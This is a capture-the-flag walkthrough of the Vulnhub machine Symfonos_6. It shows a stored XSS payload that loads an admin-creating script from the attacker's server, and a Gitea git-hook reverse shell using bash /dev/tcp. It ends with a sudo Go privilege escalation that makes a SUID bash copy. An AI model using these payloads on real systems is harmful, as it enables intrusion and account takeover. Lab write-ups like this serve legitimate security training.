

Symfonos_6 (Vulnhub)

ip of the machine :- 192.168.122.35

```
(root@CyberCreedPC)-[/home/sohamt]
# ping 192.168.122.35
PING 192.168.122.35 (192.168.122.35) 56(84) bytes of data.
64 bytes from 192.168.122.35: icmp_seq=1 ttl=64 time=0.748 ms
64 bytes from 192.168.122.35: icmp_seq=2 ttl=64 time=0.686 ms
64 bytes from 192.168.122.35: icmp_seq=3 ttl=64 time=0.529 ms
64 bytes from 192.168.122.35: icmp_seq=4 ttl=64 time=0.919 ms
64 bytes from 192.168.122.35: icmp_seq=5 ttl=64 time=1.25 ms
^C
--- 192.168.122.35 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4071ms
rtt min/avg/max/mdev = 0.529/0.826/1.250/0.245 ms

(root@CyberCreedPC)-[/home/sohamt]
#
```

machine is on!!!

```
(root@CyberCreedPC)~[/home/sohamt]  
# nmap -p- --min-rate=10000 192.168.122.35  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 19:13 IST  
Nmap scan report for symfonos6 (192.168.122.35)  
Host is up (0.00016s latency).  
Not shown: 65530 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
3000/tcp  open  ppp  
3306/tcp  open  mysql  
5000/tcp  open  upnp  
MAC Address: 52:54:00:2E:B9:90 (QEMU virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
```

got some open ports!!!

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
|   256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
|_  256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=f06e01e830274616; Path=/; HttpOnly
|     Set-Cookie: _csrf=OYJEagn185mB-0eVbT_WeeUbGt86MTcyNDY3OTkwNTcwMDY2NTk4MQ; Pa
5:05 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 26 Aug 2024 13:45:05 GMT
|     <!DOCTYPE html>
|     <html lang="en-US">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Symfonos6</title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <script>

```

did a versioning scan.

```
3306/tcp open  mysql  MariaDB (unauthorized)
5000/tcp open  upnp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain
|     Date: Mon, 26 Aug 2024 13:45:35 GMT
|     Content-Length: 18
|     page not found
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDS
Cookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|   GetRequest:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain
|     Date: Mon, 26 Aug 2024 13:45:05 GMT
|     Content-Length: 18
|     page not found
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/plain
|     Date: Mon, 26 Aug 2024 13:45:20 GMT
|     Content-Length: 18
|_   page not found
```

```
(sohamt@CyberCreedPC)-[~]  
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.122.35  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://192.168.122.35
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/.hta (Status: 403) [Size: 206]
/.htaccess (Status: 403) [Size: 211]
/.htpasswd (Status: 403) [Size: 211]
/cgi-bin/ (Status: 403) [Size: 210]
/flyspray (Status: 301) [Size: 239] [--> http://192.168.122.35/flyspray/]
/index.html (Status: 200) [Size: 251]
/posts (Status: 301) [Size: 236] [--> http://192.168.122.35/posts/]
Progress: 4734 / 4735 (99.98%)
=====

Finished

Also ran gobuster and got two directories to look for.



Symfonos6

A painless, self-hosted Git service



Easy to install

Simply run the binary for your platform. Or ship Gitea with Docker or Vagrant, or get it packaged.



Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!



Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!



Open Source

Go get code.gitea.io/gitea! Join us by contributing to make this project even better. Don't be shy to be a contributor!

at port 3000 another web server was running so went to check that and found this webpage.

Repositories

Users

Organizations

Search...



achilles

Joined on Mar 30, 2020



zayotic

Joined on Apr 05, 2020

found two possible usernames.

← → ↻ 🏠 192.168.122.35/flyspray/ ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Login!

Flyspray symfonos bugs

Overview Tasklist Roadmap symfonos bugs Show Task #

Search this project for

Export Tasklist

▼ Advanced

| ID | Category | Task Type | Priority | Severity | Summary | Status | Progress |
|-----|----------------|------------|----------|----------|------------|--------|----------|
| ▶ 1 | Backend / Core | Bug Report | Very Low | Very Low | Bug report | New | 0% |

Showing tasks 1 - 1 of 1 Page 1 of 1

Keyboard shortcuts

Powered by Flyspray

at /flyspray/ found this and when we click at login there is also a login page and register page as well. Let's register as a user and try to check for XSS.


```
(sohamt@CyberCreedPC)-[~]
```

```
$ searchsploit flyspray
```

| Exploit Title | Path |
|---|------------------------|
| Flyspray 0.9 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/26400.txt |
| FlySpray 0.9.7 - 'install-0.9.7.php' Remote Command Execution | php/webapps/1494.php |
| Flyspray 0.9.9 - Information Disclosure/HTML Injection / Cross-Site Scripting | php/webapps/31326.txt |
| Flyspray 0.9.9 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/30891.txt |
| Flyspray 0.9.9.6 - Cross-Site Request Forgery | php/webapps/18468.html |
| FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery | php/webapps/41918.txt |
| Mambo Component com_flyspray < 1.0.1 - Remote File Disclosure | php/webapps/2852.txt |
| Shellcodes: No Results | |

on searchsploit it seems that xss is a very common vulnerability.

Username*

Password
Minimum password size is 5 chars

Confirm Password

Leave password fields empty if you want the password to be automatically generated.

Real Name*

Email Address*

Confirm email address


Profile Image No file selected.

Notifications ▾


Time zone ▾

 [Keyboard shortcuts](#)

on register page tried to add this.



After logging in, going on "edit my details" tab found an xss thus confirming xss vulnerability.



as we know xss vulnerability exists so we change our real name to

the exploit from our machine. There is xss vulnerability so it will take it and execute it.

Attached to Project: symfonos bugs
Opened by Mr Super User - 12.01.2016
Last edited by Mr Super User - 30.03.2020

Comments (2)

Related Tasks (0/0)



Mr Super User commented on 30.03.2020 16:39

Admin

I will be checking this page frequently for updates.



```
"><script src="http://192.168.122.73:8000/exploit.js"></script> commented on
```

26.08.2024 14:32

oops



Add comment

Preview



In bug report added a dummy comment.

```
(root@CyberCreedPC)~/Downloads
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.122.73 - - [26/Aug/2024 20:02:33] "GET /exploit.js HTTP/1.1" 200 -
192.168.122.35 - - [26/Aug/2024 20:03:17] "GET /exploit.js HTTP/1.1" 200 -
```

and after some time it got the exploit from our python server because of xss.

```
(sohamt@CyberCreedPC)~/Downloads
$ cat exploit.js
var tok = document.getElementsByName('csrftoken')[0].value;

var txt = '<form method="POST" id="hacked_form"
action="index.php?do=admin&area=newuser">'
txt += '<input type="hidden" name="action" value="admin.newuser"/>'
txt += '<input type="hidden" name="do" value="admin"/>'
txt += '<input type="hidden" name="area" value="newuser"/>'
txt += '<input type="hidden" name="user_name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user_pass" value="12345678"/>'
txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
txt += '<input type="hidden" name="real_name" value="root"/>'
txt += '<input type="hidden" name="email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="verify_email_address" value="
root@root.com"/>'
txt += '<input type="hidden" name="jabber_id" value=""/>'
txt += '<input type="hidden" name="notify_type" value="0"/>'
txt += '<input type="hidden" name="time_zone" value="0"/>'
txt += '<input type="hidden" name="group_in" value="1"/>'
txt += '</form>'

var d1 = document.getElementById('menu');
d1.insertAdjacentHTML('afterend', txt);
document.getElementById("hacked_form").submit();
```

this was the exploit and it also stated that after the exploit is executed it will create a account with creds. "hacker:12345678"

Task Description

I have configured gitea for our git needs internally!

Here are my creds in case anyone wants to check out our project!

achilles:h2sBr9gryBunKdF9

found creds. of one of the users after login

On port 3000 found a login page so let's try to enter these creds.
there.

192.168.122.35:3000/achilles

cs

Kali Forums

Kali NetHunter

Exploit-DB


Google Hacking DB

OffSec

Full Requests

Milestones

Explore



achilles

✉ achilles@symfonos.local

🕒 Joined on Mar 30, 2020

Repositories

Public Activity

★ Starred Repositories0

👤 Following0

👤 Followers0

Search...

Search

Sort ▾

symfonos-blog🔒

★ 0🔗 0

php blog

Updated 4 years ago


symfonos-api🔒

★ 0🔗 0

Golang REST API

Updated 4 years ago

was able to login as the user with creds.



in one of the repo found this which means at port 5000 a REST api is running. But didn't find anything useful in the repositories.

Powered by Gitea Version: 1.11.4 Page: 5ms Template: 2ms

but found the name and version of the software being used.

```
(sohamt@CyberCreedPC)-[~/Downloads]
```

```
$ searchsploit gitea
```

| Exploit Title | Path |
|---|---------------------------|
| Gitea 1.12.5 - Remote Code Execution (Authenticated) | multiple/webapps/49571.py |
| Gitea 1.16.6 - Remote Code Execution (RCE) (Metasploit) | multiple/webapps/51009.rb |
| Gitea 1.4.0 - Remote Code Execution | multiple/webapps/44996.py |
| Gitea 1.7.5 - Remote Code Execution | multiple/webapps/49383.py |

```
Shellcodes: No Results
```

```
(sohamt@CyberCreedPC)-[~/Downloads]
```

```
$
```

found only 4 exploits but will use the first one.

```
(sohamt@CyberCreedPC)-[~/Downloads]
```

```
$ python3 49571.py -t http://192.168.122.35:3000 -u achilles -p h2sBr9gryBunKdF9 -I 192.168.122.35 -P 9999
```

```

/_____( )_____|
| |_____| |_____|
| |_____| | | / _ \ |
| |_____| | | _/ ( |
\_____| | | \_____|
CVE-2020-14144
Authenticated Remote Code Execution
Gitea versions >= 1.1.0 to <= 1.12.5
```

```
[+] Starting exploit ...
```

```
hint: Using 'master' as the name for the initial branch. This default branch name
```

```
hint: is subject to change. To configure the initial branch name to use in all
```

```
hint: of your new repositories, which will suppress this warning, call:
```

```
hint:
```

```
hint:   git config --global init.defaultBranch <name>
```

```
hint:
```

```
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
```

```
hint: 'development'. The just-created branch can be renamed via this command:
```

```
hint:
```

```
hint:   git branch -m <name>
```

After running we get this. To fix it go to settings of the repo then git hooks and then pre receive and add bash shell there.

Hook Content

```
1 bash -c 'bash -i >& /dev/tcp/192.168.122.73/9999| 0>&1'
```

Update Hook

add the reverse shell payload.

```
44 <! -- comment -->
45 </body>
46 </html>
47
```



Commit Changes

html

added a comment

- ☒ Commit directly to the `master` branch.
- ☐ Create a new branch for this commit and start a pull request.

Commit Changes

Cancel

Now in index.php file in that repo add a commit to start the reverse shell.

```
(root@CyberCreedPC)-[/home/sohamt/Downloads]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [192.168.122.73] from (UNKNOWN) [192.168.122.35] 43704
bash: no job control in this shell
[git@symfonos6 symfonos-blog.git]$ id
id
uid=997(git) gid=995(git) groups=995(git)
[git@symfonos6 symfonos-blog.git]$
```

got a reverse shell through git.

```
bash: no job control in this shell
[git@symfonos6 symfonos-blog.git]$ id
id
uid=997(git) gid=995(git) groups=995(git)
[git@symfonos6 symfonos-blog.git]$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
git:x:997:995:Git Version Control:/home/git:/bin/bash
achilles:x:1000:1000:./home/achilles:/bin/bash
[git@symfonos6 symfonos-blog.git]$ █
```

got possible users. Again "achilles". Let's try to login as achilles with same password.

```
[achilles@symfonos6 .ssh]$ █
[achilles@symfonos6 .ssh]$ █
[achilles@symfonos6 .ssh]$ cd
cd
[achilles@symfonos6 ~]$ ls
ls
go
[achilles@symfonos6 ~]$ █
```

was able to login as achilles.

```

[achilles@symfonos6 ~]$ sudo -l
sudo -l
Matching Defaults entries for achilles on symfonos6:
    !visiblepw, always_set_home, match_group_by_gid, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User achilles may run the following commands on symfonos6:
    (ALL) NOPASSWD: /usr/local/go/bin/go
[achilles@symfonos6 ~]$

```

user can only run go command.

So if we write the code in go to get a root shell or simply a shell with SUID permissions, we will get root.

```

package main

import (
    "os/exec"
    "fmt"
)


func main() {
    cmd, err := exec.Command("/bin/bash", "-c", "cp /bin/bash /tmp/ob; chmod 4777 /tmp/ob").Output()
    if err != nil {
        fmt.Println("Run again")
    }
    fmt.Println(string(cmd))
}

```

This is the script to gain a shell. In this, giving a SUID permissions in /tmp directory which will be run as root afterwards in interactive and privileged mode (-ip).

```
[achilles@symfonos6 tmp]$ ob -ip
ob -ip
bash: ob: command not found
[achilles@symfonos6 tmp]$ ./ob -ip
./ob -ip
ob-4.2# id
id
uid=1000(achilles) gid=1000(achilles) euid=0(root) groups=1000(achilles),48(apache)
ob-4.2# cd /root
cd /root
ob-4.2# ls
ls
proof.txt  scripts
ob-4.2# cat proof.txt
cat proof.txt
```

Congrats on rooting symfonos:6!



By clicking on this button, you agree that we can store cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. (See our privacy policy for more details.)

Contact me via Twitter @zayotic to give feedback!

```
ob-4.2# █
```

After running the script on target machine, will get a shell in /tmp

directory and then execute it in interactive and privileged mode and after getting root flag is yours.